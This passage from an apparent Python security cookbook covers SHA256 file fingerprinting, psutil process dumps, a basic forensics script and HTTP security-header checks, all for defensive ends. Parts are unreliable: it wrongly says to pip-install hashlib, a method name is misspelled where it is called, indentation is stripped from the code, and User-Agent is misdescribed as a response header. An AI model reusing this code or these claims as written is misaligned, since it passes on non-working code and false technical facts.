## Recipe

This recipe uses hashlib to create a SHA256 hash of the file's content.

Before you run the program, install the module hashlib:

**pip3 install hashlib**

Program for fingerprinting a file using sha256 checksum is as follows:

```
# fingerprinting.py
```

```
import os
```

```
import hashlib
```

```
# Set the location of output file to the current directory
```

```
__location__ = os.path.realpath(os.path.join(
```



```
os.getcwd(), os.path.dirname(__file__)))
```

```
class Fingerprinting:
```

```
def get_fingerprint(self, filename):
```

```
file_name = os.path.join(__location__, filename)
```

```
with open (file_name, 'r') as file:
```

```
plain_text = file.read()
```

```
# For general encoding, a salt may not be needed
```

```
hashed_text = hashlib.sha256(plain_text.encode()).hexdigest()
```

```
print (hashed_text)
```

```
if __name__ == "__main__":
```

```
fingerprinting = Fingerprinting()
```

```
fingerprinting.get_fingerprint('fingerprinting.txt')
```

My fingerprinting.txt file has just the following line:

## **Fingerprinting**

When you run the program, you will get output similar to the following:

**dcfc7fea2dba28768e8b6862b495bdd183072b4e076f5346ed76697ab899fadc**

The preceding string is the encoded SHA256 representation of the file's content.

Suppose someone tampers with the file and removes content; how will that affect the encoded SHA256 string? We can try it out ourselves by changing the file.

My changed fingerprinting.txt file has the following line:

## **Fingerprint**

After running the program on this changed file, we get the following output:

**ba7af0b7046d344115f05f3eebec39ddace18688448425f0e24b905e2a78f6fe**

If you observe, these two encoded strings are quite different. A small change in the file leads to a significant change in the fingerprint. Hence, this technique can be used to find out if there is any change in the existing file content. The preceding-encoded strings can also be considered as the checksum of the file.

## Activity

Attempt the following activities before the next recipe:

Modify the preceding program to compare the SHA256 fingerprint for two files and print if they are the same or different.

Using the preceding program as a base, create a program to fingerprint an entire directory/folder. What would be the most efficient way to achieve this?

## Using process dumps in forensic analysis

As part of Forensic analysis, looking at various processes and their details may reveal important information; for example, are there any processes that should not have been there in the first place? Moreover, we can get information like their parent process, who has started it, what is the command line and many other such information.

Likewise, in advanced Forensic analysis, analysing the memory dumps can help understand what was executing at the time of the dump, which processes were loading, and other such information. However, dumping memory and analyzing it is out of the scope of this book; we will discuss how we can dump process information.

Malicious actors can start processes that may lie undetected for a long time while they try to compromise the system's security. Creating an audit system around the expected running processes can help deter such risks, especially for critical systems.

We have used psutil before in Chapter 3: Active Reconnaissance, to check for netstat functionality in Python. We will again use psutil in this recipe to get running processes and their details.

Note: Compatibility: Cross Platform License considerations: Free software used

## Recipe

**This recipe uses psutil to dump the details about a process.**

**Before you run the program, install the module psutil:**

```
pip3 install psutil
```

**Program for dumping the details of a process is as follows:**

```
# process_details.py
```

```
# We are using pids() and Process() from psutils to check for all the 'netstat'  
functionality. psutil has a huge collection
```

```
# of very useful utility functions which are worth exploring.
```

```
import psutil
```

```
import random
```

```
class ProcessDetails:
```

```
def print_process_details(self) -> None:
```

```
    print('Printing all the PIDs:')
```

```
    print(psutil.pids())
```

```
    pid = random.choice(psutil.pids())
```

```
    print('\nPrinting details about a randomly selected process: ')
```

```
    print('Process ID (PID): ', pid)
```

```
    process = psutil.Process(pid)
```

```
    print('\n==== Process basic details ====')
```

```
    print('\n--- Process name: ', process.name())
```

```
print('\n--- Process status: ', process.status())
```

```
print('\n--- Process username (started as): ', process.username())
```

```
print('\n--- Process created at: ', process.create_time())
```

```
print('\n--- Process executable: ', process.exe())
```

```
print('\n--- Process working directory: ', process.cwd())
```

```
print('\n--- Process command line: ', process.cmdline())
```

```
print('\n--- Process children: ', process.children(recursive=True))
```

```
print('\n--- Process parent: ', process.parent)
```

```
print('\n===== Process memory and CPU information =====')
```

```
print('\n--- Process CPU percent: ', process.cpu_percent())
```

```
print('\n--- Process CPU times (accumulated CPU time): ', process.cpu_times())
```



```
print('\n--- Process memory percent: ', process.memory_percent())
```

```
print('\n--- Process memory info: ', process.memory_info())
```

```
if __name__ == "__main__":
```

```
    details = ProcessDetails()
```

```
    details.print_process_details()
```

**The preceding program first prints all the process IDs (PIDs). After that, it randomly selects one PID and then prints its details.**

**When you run the program, you will get output similar to the following:**

**Printing all the PIDs:**

```
[0, 1, 85, 86, 89, 90, 91, 93, 95, 96, 97, 98, 102, 104, 105, 107, 111, 112, 113,
114, 118, 119, 123, 125, 126, 127, 128, 129, 131, 132, 133, 135, 137, 138, 139,
142, 143, 146, 147, 148, 150, 151, 152, 153, 154, 155, 157, 158, 159, 160, 161,
169, 170, 171, 172, 175, 176, 182, 216, 224, 233, 237, 256, 259, 260, 261, 263,
```

266, 268, 270, 271, 272, 280, 283, 289, 291, 293, 294, 301, 302, 310, 323, 340, 346, 347, 348, 352, 353, 354, 355, 356, 358, 359, 360, 363, 364, 365, 366, 367, 368, 369, 370, 371, 372, 373, 374, 378, 379, 382, 383, 384, 388, 394, 395, 400, 404, 405, 406, 407, 416, 418, 421, 422, 424, 441, 443, 444, 445, 451, 452, 454, 457, 458, 461, 462, 463, 471, 472, 474, 475, 476, 478, 480, 481, 482, 483, 484, 485, 486, 488, 489, 490, 491, 492, 493, 496, 498, 499, 503, 507, 508, 509, 510, 511, 512, 514, 515, 516, 517, 519, 522, 523, 524, 525, 526, 527, 528, 529, 531, 532, 535, 536, 537, 538, 539, 540, 541, 542, 543, 544, 545, 546, 547, 548, 549, 550, 551, 552, 553, 556, 557, 559, 560, 561, 562, 563, 564, 565, 566, 567, 568, 569, 571, 572, 573, 574, 575, 579, 580, 581, 582, 583, 584, 585, 586, 587, 588, 589, 590, 591, 592, 593, 596, 597, 598, 600, 601, 602, 603, 604, 605, 606, 607, 608, 609, 610, 613, 615, 616, 619, 620, 621, 622, 623, 624, 625, 626, 627, 628, 630, 633, 634, 635, 636, 638, 639, 641, 642, 648, 654, 655, 657, 658, 659, 661, 662, 663, 664, 665, 666, 667, 668, 669, 670, 671, 672, 673, 674, 675, 676, 677, 683, 685, 687, 688, 689, 690, 691, 692, 693, 694, 696, 697, 698, 699, 700, 701, 702, 703, 707, 712, 717, 718, 731, 733, 734, 735, 742, 744, 745, 757, 758, 759, 763, 766, 768, 785, 786, 787, 840, 845, 848, 849, 871, 892, 893, 895, 1008, 1169, 1170, 1359, 1360, 1361, 1513, 1514, 1515, 1516, 1519, 1525, 1526, 1529, 1530, 1533, 1536, 1537, 1538, 1539, 1540, 1541, 1542, 1543, 1544, 1545, 1546, 1549, 1550, 1551, 1552, 1553, 1554, 1556, 1559, 1563, 1571, 1573, 1574, 1575, 1578, 1579, 1580, 1581, 1582, 1584, 1587, 1588, 1591, 1593, 1596, 1597, 1600, 1602, 1603, 1604, 1605, 1607, 1609, 1610, 1611, 1612, 1613, 1614, 1615, 1616, 1638, 1651, 1652, 1654, 1657, 1662, 1663, 1666, 1667, 1670, 1672, 1673, 1674, 1678, 1680, 1681, 1683, 1685, 1686, 1688, 1690, 1691, 1694, 1695, 1698, 1702, 1705, 1709, 1710, 1711, 1712, 1713, 1714, 1716, 1727, 1728, 1729, 1733, 1734, 1736, 1738, 1739, 1740, 1741, 1742, 1747, 1750, 1752, 1753, 1754, 1755, 1756, 1757, 1759, 1760, 1761, 1771, 1775, 1777, 1781, 1790, 1794, 1795, 1797, 1798, 1799, 1808, 1818, 1828, 1833, 1834, 1845, 1850, 1856, 1857, 1861, 1863, 1867, 1880, 1881, 1885, 1886, 1888, 1891, 1892, 1895, 1898, 1900, 1915, 1917, 1920, 1923,

**1942, 1944, 1951, 1960, 1984, 2004, 2005, 2006, 2007, 2009, 2016, 2023, 2039, 2050, 2117, 2118, 2119, 2123, 2124, 2135, 2167, 2172, 2181, 2182, 2183, 2186, 2206, 2222, 2290, 2383, 2384, 2385, 2386, 2387, 2391, 2392, 2399, 2401, 2472, 2525, 2930, 3040,**

3045, 3442, 3474, 3475, 3491, 3492, 3501, 3506, 3518, 3555, 4024, 5126, 5431, 5478, 5589, 5600, 5693, 5709, 6215, 6222, 6376, 6429, 6430, 6432, 6433, 6447, 6983, 7853, 7875, 7897, 7914, 7915, 7916, 7918, 7920, 8340, 8347, 8349, 8350, 8355, 8408, 8409, 8410, 8411, 8415, 8418, 8929, 8930, 8931, 8932, 8935, 8948, 9023, 9768, 9771, 10033, 10034, 10035, 10840, 10857, 10858, 10873, 10876, 10877, 10878, 10880, 10881, 11323, 11950, 11951, 11956, 13211, 13781, 13827, 13828, 14155, 14870, 14876, 14877, 14878, 14879, 14890, 14891, 14893, 14927, 16188, 16764, 16821, 18425, 22152, 22162, 24326, 26554, 26555, 27208, 27212, 30078, 30079, 30803, 30830, 33570, 33572, 33622, 33687, 33788, 33905, 34031, 34032, 34034, 34036, 34037, 34235, 34236, 34237, 35431, 35436, 36057, 36058, 36067, 36068, 36069, 36071, 36077, 36480, 36759, 37888, 38878, 47302, 48612, 48836, 52141, 52142, 52164, 52165, 52678, 52760, 52762, 52769, 52771, 53223, 57482, 58548, 58564, 58567, 58568, 58573, 58576, 58577, 58690, 58775, 64813, 64829, 64835, 66205, 66221, 66238, 66407, 66436, 66468, 66833, 67641, 68725, 68726, 68728, 69039, 69045, 69046, 69047, 69048, 69050, 69051, 69052, 69072, 69073, 69078, 70162, 72064, 72088, 72095, 72125, 72126, 72336, 72338, 72799, 72802, 74461, 74493, 74498, 74513, 74539, 74583, 74586, 74607, 74707, 74730, 76111, 76288, 76290, 76439, 76449, 76533, 76592, 76660, 76669, 77683, 78208, 78229, 78658, 78790, 80148, 80263, 80424, 81917, 83794, 86249, 86321, 86322, 86324, 86329, 88499, 90043, 90783, 90918, 90934, 91064, 91718, 91719, 91720, 91721, 91722, 91723, 91724, 91725, 91726, 91731, 91732, 93230, 93237, 95001, 95002, 95011, 95012, 95013, 95014, 95016, 95017, 95416, 95971, 95981, 98107, 98633, 98634]

**Printing details about a randomly selected process:**

**Process ID (PID): 1891**

**==== Process basic details =====**

**--- Process name: AdobeCRDaemon**

**--- Process status: running**

**--- Process username (started as): nishant**

**--- Process created at: 1659150120.72471**

**--- Process executable: /Library/Application Support/Adobe/Adobe Desktop  
Common/ADS/Adobe Desktop  
Service.app/Contents/Frameworks/AdobeCrashReporter.framework/Version**

**--- Process working directory: /Library/Application Support/Adobe/Adobe  
Desktop**

**Common/HEX**

**--- Process command line: [/Library/Application Support/Adobe/Adobe  
Desktop Common/ADS/Adobe Desktop  
Service.app/Contents/Frameworks/AdobeCrashReporter.framework/Version  
'1881', 'Adobe Desktop Service', '5.8.0', '/Library/Application  
Support/Adobe/Adobe Desktop Common/ADS/Adobe Desktop  
Service.app/Contents/Resources/CreativeCloudApp.icns',  
'/Library/Application Support/Adobe/Adobe Desktop Common/ADS/Adobe  
Desktop  
Service.app/Contents/Frameworks/AdobeCrashReporter.framework/Version  
Crash Reporter.app/Contents/MacOS/Adobe Crash Reporter', '0', '"', '"', '"', '"',  
'5.8.0', '5.8.0.592', '"', '"', 'Adobe Desktop Service', '1', '1', '0', '0', '"',**

**'10.1.3', '0', '600', '0', '', 'X86-64 (Native)']**

**--- Process children: []**

**--- Process parent: <bound method Process.parent of  
psutil.Process(pid=1891, name='AdobeCRDaemon', status='running',  
started='2022-07-30 08:32:00')>**

**==== Process memory and CPU information =====**

**--- Process CPU percent: 0.0**

**--- Process CPU times (accumulated CPU time):  
pcputimes(user=124.629467136, system=72.84998144, children\_user=0.0,  
children\_system=0.0)**

**--- Process memory percent: 0.02002716064453125**

**--- Process memory info: pmem(rss=3440640, vms=35116539904,  
pfaults=494607, pageins=57)**

## Activity

Attempt the following activities before the next recipe:

A process dump may contain many other pieces of information like its data structure, its memory allocation at granular details, and so on. Check what additional information about a process you can get from psutil.

The preceding program may throw an exception once in a while if it cannot get the specific details about the process. Perform exception handling in the program to have a graceful exit.

Modify the preceding program to first print the details of the longest-running process and second print the details about the processes not started by the current user.

## Creating a rudimentary Digital Forensics and Incident Response

**Digital Forensic and Incident Response (DFIR) consists of Digital Forensics done for exposure or compromise and its Incident Response for the key stakeholders. A DFIR report consists of details about Forensic analysis using many of the methods we have discussed in this chapter. After that, details about the process for containing the incident and recovering from the losses using digital evidence are discussed as part of the Incident Response.**

A Security Incident is supposed to have happened when a malicious actor breaches a system's or company's security policies for various malicious purposes. This incident may include unauthorized access to the system and its contents or affect its integrity or availability.

In this recipe, we will reuse a few other recipes discussed in this chapter to create a Digital Forensics report. An Incident Response is left for you to finish as an exercise. Please note that a DFIR for an actual incident will be more elaborate with more granular details. However, with this exercise, you will see what would be part of such a report.

Note: Compatibility: Cross Platform License considerations: Free software used

## Recipe

This recipe creates a rudimentary DFIR using a few techniques discussed in this chapter. If you have tried out the programs in sequence, the dependencies may have already been resolved, and you do not have to install anything new.

Program for creating a rudimentary DFIR is as follows:

```
# dfir.py
```

```
import os
```

```
import hashlib
```

```
import csv
```

```
import psutil
```

```
# Set the location of output file to the current directory
```

```
__location__ = os.path.realpath(os.path.join(
```



```
os.getcwd(), os.path.dirname(__file__)))
```

```
class Dfir:
```

```
def generate_fingerprints(self) -> None:
```

```
"""Generate fingerprints (checksums) of all the Python files in the current  
directory
```

```
"""
```

```
file_list = os.listdir()
```

```
checksums = open('checksums.csv', 'w')
```

```
checksums_writer = csv.writer(checksums, delimiter=',')
```

```
for file_name in file_list:
```

```
# We will generate the fingerprints of only Python files for now
```

```
if file_name.endswith('.py'):
```

```
    with open(file_name, 'r') as file:
```

```
        plain_text = file.read()
```

```
        hashed_text = hashlib.sha256(plain_text.encode()).hexdigest()
```

```
        print(file_name, ',', hashed_text)
```

```
checksums_writer.writerow([file_name, hashed_text])
```

```
def compare_fingerprints(self) -> bool:
```

```
    """Compares the fingerprints (checksum) of all the Python files in the current
    directory with what was generated before and shows if the results are ok or they
    don't match
```

```
    """
```

```
    mismatch_found = False
```

```
file_list = os.listdir()
```

```
checksums = open('checksums.csv', 'r')
```

```
checksums_reader = csv.reader(checksums, delimiter=',')
```

```
# Create a dictionary out of the CSV file of all the checksums so that we can  
easily compare the values
```

```
mydict = {rows[0]: rows[1] for rows in checksums_reader}
```

```
for file_name in file_list:
```

```
if file_name.endswith('.py'):
```

```
with open(file_name, 'r') as file:
```

```
plain_text = file.read()
```

```
hashed_text = hashlib.sha256(plain_text.encode()).hexdigest()
```

```
if (mydict[file_name] == hashed_text):
```

```
    print(file_name, ': OK')
```

```
else:
```

```
    print(file_name, ': Mismatch')
```

```
mismatch_found = True
```

```
return mismatch_found
```

```
def get_last_logins_not_current_user(self, authorised_user) -> bool:
```

```
    """Find out if any of the logged in users are not the same as the specified user
```

```
    Returns:
```

```
    _type_: _description_
```

```
"""
```

```
unauthorised_user_found = False
```

```
# Get a list of tuples containing all the current (logged in) users
```

```
current_users = psutil.users()
```

```
for user in current_users:
```

```
    if (user[0]) != authorised_user:
```

```
        print('Unauthorised user found: ', user[0])
```

```
unauthorised_user_found = True
```

```
    else:
```

```
        print((user[0]), ' is an authorised user')
```

```
return unauthorised_user_found
```

```
if __name__ == "__main__":
```

```
    response = Dfir()
```

```
    # response.generate_fingerprints()
```

```
    if (response.compare_finterprints()):
```

```
        print('---- Fingerprint mismatch found\n')
```

```
    else:
```

```
        print('---- No fingerprint mismatch found\n')
```

```
    if (response.get_last_logins_not_current_user('nishant')):
```

```
        print('Unauthorised user found\n')
```

```
    else:
```

```
print('---- No unauthorised user found\n')
```

To try out the preceding program, first, execute the first two lines of the main function so that the line "response.generate\_fingerprints()" is executed. This step will create a file "checksum.csv", which should look something like the following:

**wireshark\_live\_capture.py,7985208f6f8ea3763a489d538e3b74a47dccadac05e**

**exif\_read.py,6599ba81a29f624fd0ff532be0d3e1ec6ce04b5a5f6ca48f99697200f**

**linux\_logs.py,cccaab38a18ebd15a789d39c23373d83f0938c81f0feb219ff0a26c1**

**dfir.py,4fd23cf96999a9f8bba889aa8fe3a49b0685f02f70f84eda01da43d44dc80**

**fingerprinting.py,4ad3ddc21e9477ba7fe398b72d55c888e882f514b49c7ce1498**

**wireshark\_file\_capture.py,23c6c44db90e0cdc437013f8869c4f2453d34fa0c915**

**forensic\_robots\_txt.py,f79967e98f41d9a77aaa99a0648bdefd5d6c9e6b9567e6f**

**wireshark\_file\_read.py,83ff087fbe38298ea100cc4191bc558c442ac41878bc22c**

**windws\_logs.py,5760e38c95cdcbce74949333a53c663bb7b5c56f1436df7adcff7**

**tcpdump.py,e747a0507420f10d0f7705dc7b2543b71a73eaddb6d07935e98c9ba**

**linux\_audit\_trail\_config.py,2feefcd729fcd60f57826e7bd1aaa7e79b783f9070f3**

**process\_details.py,681752a92a9b3a71c0942c1d1825728546aeb49182302edb1**

**wireshark\_capture.py,96b6175000637994f33280c681c7efd6e548bcc1dec608e**

This is a CSV file containing the file name and their sha256 checksums.

Once this file is generated, comment out this line and uncomment all the other lines in the main function so that it looks like the preceding file. When you run the program, you will get output similar to the following:

**wireshark\_live\_capture.py : OK**

**exif\_read.py : OK**

**linux\_logs.py : OK**



**dfir.py : Mismatch**

**fingerprinting.py : OK**

**wireshark\_file\_capture.py : OK**

**forensic\_robots\_txt.py : OK**

**wireshark\_file\_read.py : OK**

**windws\_logs.py : OK**

**tcpdump.py : OK**

**linux\_audit\_trail\_config.py : OK**

**process\_details.py : OK**

**wireshark\_capture.py : OK**

**---- Fingerprint mismatch found**

**nishant is an authorised user**

**nishant is an authorised user**

**---- No unauthorised user found**

Our program found a mismatch in the file “dfir.py” as we had done changes (commenting and uncommenting code), which was good enough to change the file's checksum.

This is a good example of how we can create a good report by going through many such checks. You can use many other recipes from other chapters and not just from this chapter to create a comprehensive report.

## Activity

Attempt the following activities before the next recipe:

Create an Incident Response for this rudimentary Digital Forensic report.

Modify the preceding program to look at Linux Audit Trail for the changes done in the following files (i) Apache servers' httpd.conf and (ii) a file “app\_settings.conf in your local directory representing your application deployed on the server.

Modify the preceding program to check for checksum for binary files in the same directory.

## Conclusion

In this chapter, we have seen how forensic analysis is an important area of cybersecurity and can be used to look for and analyze digital evidence for a cybercrime. Though becoming an expert in forensic analysis may take time and conscious effort, understanding the concepts and basic techniques helps one look at the target system from a much more holistic perspective.

We saw how various easy-to-understand recipes could be used to get deeper insights into a target system. This information is not available to the system's end-user or even the advanced users unless they know what they are looking for.

Malicious actors are also aware of such techniques and use them against cybersecurity professionals to evade detection. Our goal as cybersecurity professionals is to have the correct security control in place to result in timely detection and lower loss due to exposure or intrusion.

In the upcoming chapter, we will look at metadata extraction and parsing techniques.

## Questions

Why does Forensic analysis play a key role in cybersecurity?

What are the various ways you can capture network packets, and what are their pros and cons?

How can Web scraping be used in Forensic analysis?

Is it possible to create a clear picture of the exposure or compromise using system and application logs? If yes, how?

What are the important considerations one needs to take care of before an audit trail can be effectively used?

Why is a standard like Exif important for all the cameras and devices like smartphone manufacturers?

How does fingerprinting help in identifying any changes in the system by malicious actors?

Does process dump provide any advantage over other cybersecurity techniques while performing a Forensic analysis?

## Points to remember

Forensic analysis uses various techniques to analyze digital evidence for exposure or compromise.

Tools like Wireshark and tcpdump can help us analyze network packets and give us important insights during Forensic analysis.

Within hours, you can create a simple live packet capturer and analyzer using Wireshark and tcpdump.

System and application logs on various operating systems are key areas to look for while creating a complete picture of exposure or compromise.

Setting up an Audit Train in the system is a good practice to keep the system ready for Forensic analysis in case of exposure or compromise.

Media files such as image, audio, and video files have many embedded metadata that can be used to gather key information, including the place of origin.

Fingerprinting techniques can identify any inadvertent change or any change with malicious intent.

Digital Forensic and Incident Response (DFIR) consists of Digital Forensics

done for exposure or compromise and its Incident Response for the key stakeholders.

## Key terms

**Forensic analysis:** Forensic analysis is a set of actions and approaches to look for and analyze digital evidence for exposure or compromise using various techniques.

**Wireshark:** Wireshark is the most widely used network protocol analyzer

**tshark:** tshark is the command line packet capturer and analyzer, which comes pre-packaged with Wireshark

**tcpdump:** tcpdump is one of the widely used and simple-to-use command line packet capturer tools

**Network packet capturing:** Capturing the network packets passing through a network interface using a network packet capturing software like Wireshark or tcpdump

**PCAP file:** A file containing the packet captured, which can be used for offline analysis

**Audit Trail:** Log or set of logs which can be used to find the chronological order or changes or access to the system



**Exif: Exif or Exchangeable image file format is a standard for tags or metadata for media files like images and sound files and is used widely by digital cameras, smartphones, scanners, and so on.**

**DFIR: Digital Forensic and Incident Response consists of Digital Forensics done for exposure or compromise and its Incident Response for the key stakeholders**

**Join our book's Discord space**

Join the book's Discord Workspace for Latest updates, Offers, Tech happenings around the world, New Release and Sessions with the Authors:

**<https://discord.bpbonline.com>**



## Chapter 6

### Metadata Extraction and Parsing

## **Introduction**

Metadata is “data about data” and can give a lot more information about a file or wired/wireless communication. Metadata extraction and parsing give any cybersecurity professional many “hidden” insights, which can then be applied in passive and active reconnaissance techniques. This chapter discusses the essential aspects and methods for metadata extraction and parsing.

## Structure

In this chapter, we will cover the following ways to perform metadata extraction and parsing:

HTTP headers

Protocol headers

File metadata extraction

## Objectives

In this chapter, we will first look at using HTTP Headers to extract metadata visible to the browser or an HTTP client. After that, we will look at advanced topics of extracting metadata from protocol headers. Here we will be able to reuse some of the work done in Chapter 4: Forensic Analysis, to extract protocol headers. Finally, we will bring on top of our Exif data extraction, which we discussed in Chapter 4: Forensic Analysis, and create advanced use cases for other files and metadata types. By the end of this chapter, you will be able to work with multiple metadata discovery and extraction methods.

## Getting and parsing HTTP Response Headers for a target system or website

While creating a REST API using Python (for example, by using Flask), you might have read the request header in the API endpoint.

Similarly, a Response Header object is returned when a client requests a web page (for example, a browser). This object has valuable information about how the client can interpret the response. For this recipe, we are interested in the security headers from this object.

Note: Understanding how to parse the Request Header or create a REST API in

*Table 6.1 is the summary of the essential security headers received as part of the Response Header object:*

| Header                       | Purpose                                             |
|------------------------------|-----------------------------------------------------|
| X-Frame-Options              | It helps prevent click-jacking attacks by malicious |
| X-XSS-Protection             | Helps prevent cross-site scripting (XSS) and refl   |
| X-Content-Type-Options       | This prevents the client from doing MIME sniffi     |
| Referrer-Policy              | This header controls the amount of referrer infor   |
| Content-Type                 | This header indicates the media type of the resou   |
| Set-Cookie                   | A server can use this header to send cookies to th  |
| Strict-Transport-Security    | It prevents a malicious actor from downgrading a    |
| Content-Security-Policy      | Used to set one of the many Content-Security-Po     |
| Cross-Origin-Resource-Policy | This header is used to define and control request   |
| X-Powered-By                 | This header describes which technologies the we     |



***Table 6.1: Summary of essential security headers receipted as part of the Response Header object***

Note: Compatibility: Cross Platform License considerations: Free software used

## Recipe

This recipe uses the requests module to parse the HTTP response header and prints the value of a few important headers.

The program for printing HTTP response headers is as follows:

```
# http_response_header_print.py
```

```
import requests
```

```
class HttpResponseHeaderPrinter:
```

```
    def parse_response_header(self, url):
```

```
        response = requests.head(url)
```

```
        # Print all the headers
```

```
        print(response.headers)
```

```
# Print specific headers
```

```
print('\nSet-Cookie: ', response.headers['Set-Cookie'])
```

```
print('X-Frame-Options: ', response.headers['X-Frame-Options'])
```

```
print('X-Content-Type-Options: ', response.headers['X-Content-Type-Options'])
```

```
print('Referrer-Policy: ', response.headers['Referrer-Policy'])
```

```
if __name__ == "__main__":
```

```
    response_header = HttpResponseHeaderPrinter()
```

```
    response_header.parse_response_header('https://<<website>>')
```

In the preceding program, replace “<<website>>” with the website you want to analyze.

When you run the program, you will get an output similar to the following:

```
{'Date': 'Thu, 18 Aug 2022 03:01:16 GMT', 'Content-Type': 'text/html; charset=UTF-8', 'Connection': 'keep-alive', 'Server': 'Apache', 'Content-Security-Policy': "default-src 'self' data: http: https: *.google-analytics.com *.facebook.com; img-src 'self' data: http: https: *.gravatar.com *.wp.com *.wordpress.com *.google-analytics.com; script-src 'self' 'unsafe-inline' 'unsafe-eval' http: https: *.wp.com *.wordpress.com *.google-analytics.com; style-src 'self' 'unsafe-inline' http: https: fonts.googleapis.com *.wp.com *.wordpress.com; font-src 'self' data: http: https: fonts.googleapis.com themes.googleusercontent.com *.wp.com *.wordpress.com; frame-src 'self' 'unsafe-inline' 'unsafe-eval' http: https: *.wp.com *.wordpress.com *.google-analytics.com", 'X-Frame-Options': 'SAMEORIGIN', 'X-Content-Type-Options': 'nosniff', 'Referrer-Policy': 'strict-origin', 'Set-Cookie': 'PHPSESSID=n5jndp1b5pfbfj4i49ucjtimtv; path=/', 'Expires': 'Thu, 19 Nov 1981 08:52:00 GMT', 'Cache-Control': 'no-store, no-cache, must-revalidate', 'Pragma': 'no-cache', 'Link': '<https://www.floatr.in/wp-json/>; rel="https://api.w.org/", <https://www.floatr.in/wp-json/wp/v2/pages/1246>; rel="alternate"; type="application/json", <https://www.floatr.in/>; rel=shortlink', 'Strict-Transport-Security': 'max-age=31536000; includeSubDomains; preload', 'X-XSS-Protection': '1; mode=block'}
```

**Set-Cookie:** PHPSESSID=n5jndp1b5pfbfj4i49ucjtimtv; path=/

**X-Frame-Options:** SAMEORIGIN

**X-Content-Type-Options:** nosniff

**Referrer-Policy:** strict-origin

You can see in the output that all the HTTP response headers, which are set, are being printed. We are also able to print specific headers from this dictionary.

Additionally, you can also note that not all the important headers are set for the site we analyzed; hence, the site has weak security and is vulnerable. We will examine a simple technique to analyze that in the following recipe.

## Activity

Attempt the following activities before the next recipe:

This recipe listed only a few of all the security-related headers. Find out all the headers which are present in a Response object. To do that, you may have to analyze many websites.

Use Chrome browser's "Developer Tools" and see if you get the content of the HTTP Response Header without using any other sophisticated tools.

## Interpreting the vulnerabilities and weaknesses using HTTP Response Headers

As we saw in the last recipe, there is a long list of security-related headers in the HTTP Response, which are used to determine and enforce the security of a website.

In the last recipe, we parsed the security headers. This recipe will look at interpreting if these security headers have the correct values. This will help us determine if the website has implemented weak controls and is vulnerable to certain types of exploits and attacks.

Note: Compatibility: Cross Platform License considerations: Free software used

## Recipe

This recipe uses the requests module to parse the HTTP response header and then prints if the value of the HTTP header should be changed to increase the website's security.

The program for interpreting two of the HTTP response headers is as follows:

```
# http_response_header_interpret.py
```

```
import requests
```

```
class HttpResponseHeaderInterpreter:
```

```
    def parse_response_header(self, url):
```

```
        response = requests.head(url)
```

```
        print (response.headers)
```

```
# Interpret two of the headers
```



try:

```
x_frame_options = response.headers['X-Frame-Options']
```

```
print('\nX-Frame-Options: ', x_frame_options)
```

```
if ('DENY' in x_frame_options.upper() or 'SAMEORIGIN' in  
x_frame_options.upper()):
```

```
print('Value of X-Frame-Options OK')
```

else:

```
print('Either X-Frame-Options not set or \"DENY\" / \"SAMEORIGIN\" not  
found in X-Frame-Options. Changing the value to \"DENY\" /  
\"SAMEORIGIN\" recommended')
```

except:

```
print('Either X-Frame-Options not set or \"DENY\" / \"SAMEORIGIN\" not  
found in X-Frame-Options. Changing the value to \"DENY\" /  
\"SAMEORIGIN\" recommended')
```

```
try:
```

```
x_content_type = response.headers['X-Content-Type-Options']
```

```
print('\nX-Content-Type-Options: ', x_content_type)
```

```
if ('nosniff' in x_content_type.lower()):
```

```
print('Value of X-Content-Type-Options OK')
```

```
else:
```

```
print('Either X-Content-Type-Options not set or \"nosniff\" not found in X-Content-Type-Options. Changing the value to \"nosniff\" recommended')
```

```
except:
```

```
print('Either X-Content-Type-Options not set or \"nosniff\" not found in X-Content-Type-Options. Changing the value to \"nosniff\" recommended')
```

```
if __name__ == "__main__":
```

```
response_header = HttpResponseHeaderInterpreter()
```

```
response_header.parse_response_header('https://<<website>>')
```

In the preceding program, replace “<<website>>” with the website you want to analyze.

When you run the program, you will get an output similar to the following:

```
{'Date': 'Thu, 18 Aug 2022 03:05:51 GMT', 'Content-Type': 'text/html; charset=UTF-8', 'Connection': 'keep-alive', 'Server': 'Apache', 'Content-Security-Policy': "default-src 'self' data: http: https: *.google-analytics.com *.facebook.com; img-src 'self' data: http: https: *.gravatar.com *.wp.com *.wordpress.com *.google-analytics.com; script-src 'self' 'unsafe-inline' 'unsafe-eval' http: https: *.wp.com *.wordpress.com *.google-analytics.com; style-src 'self' 'unsafe-inline' http: https: fonts.googleapis.com *.wp.com *.wordpress.com; font-src 'self' data: http: https: fonts.googleapis.com themes.googleusercontent.com *.wp.com *.wordpress.com; frame-src 'self' 'unsafe-inline' 'unsafe-eval' http: https: *.wp.com *.wordpress.com *.google-analytics.com", 'X-Frame-Options': 'SAMEORIGIN', 'X-Content-Type-Options': 'nosniff', 'Referrer-Policy': 'strict-origin', 'Set-Cookie': 'PHPSESSID=qk47pdsgjd63btuvji0q3qlb67; path=/', 'Expires': 'Thu, 19 Nov 1981 08:52:00 GMT', 'Cache-Control': 'no-store, no-cache, must-revalidate', 'Pragma': 'no-cache', 'Link': '<https://www.floatr.in/wp-json/>; rel="https://api.w.org/", <https://www.floatr.in/wp-json/wp/v2/pages/1246>; rel="alternate"; type="application/json", <https://www.floatr.in/>; rel=shortlink', 'Strict-Transport-Security': 'max-age=31536000; includeSubDomains; preload', 'X-XSS-Protection': '1; mode=block'}
```

**X-Frame-Options: SAMEORIGIN**

**Value of X-Frame-Options OK**

**X-Content-Type-Options: nosniff**

**Value of X-Content-Type-Options OK**

As you see in the preceding program, we can use simple techniques to determine if the website you are trying to analyze has security weaknesses or vulnerabilities.

For example, a header called “User-Agent” can show the details about the operating system, Web server name, application type, and so on, including their versions. Malicious actors can then use this information to look for targeted attacks based on known vulnerabilities.

Note: Analyzing the HTTP response header is used by many vulnerability scanners.

## Activity

Attempt the following activities before the next recipe:

Go through the list of HTTP Headers at <https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers> and see how many you can find on the website you are trying to analyze.

In the preceding reference, look for the recommended values for security headers and then extend the preceding program to add checks for additional headers.

## Parsing protocol headers for a few of the common protocols

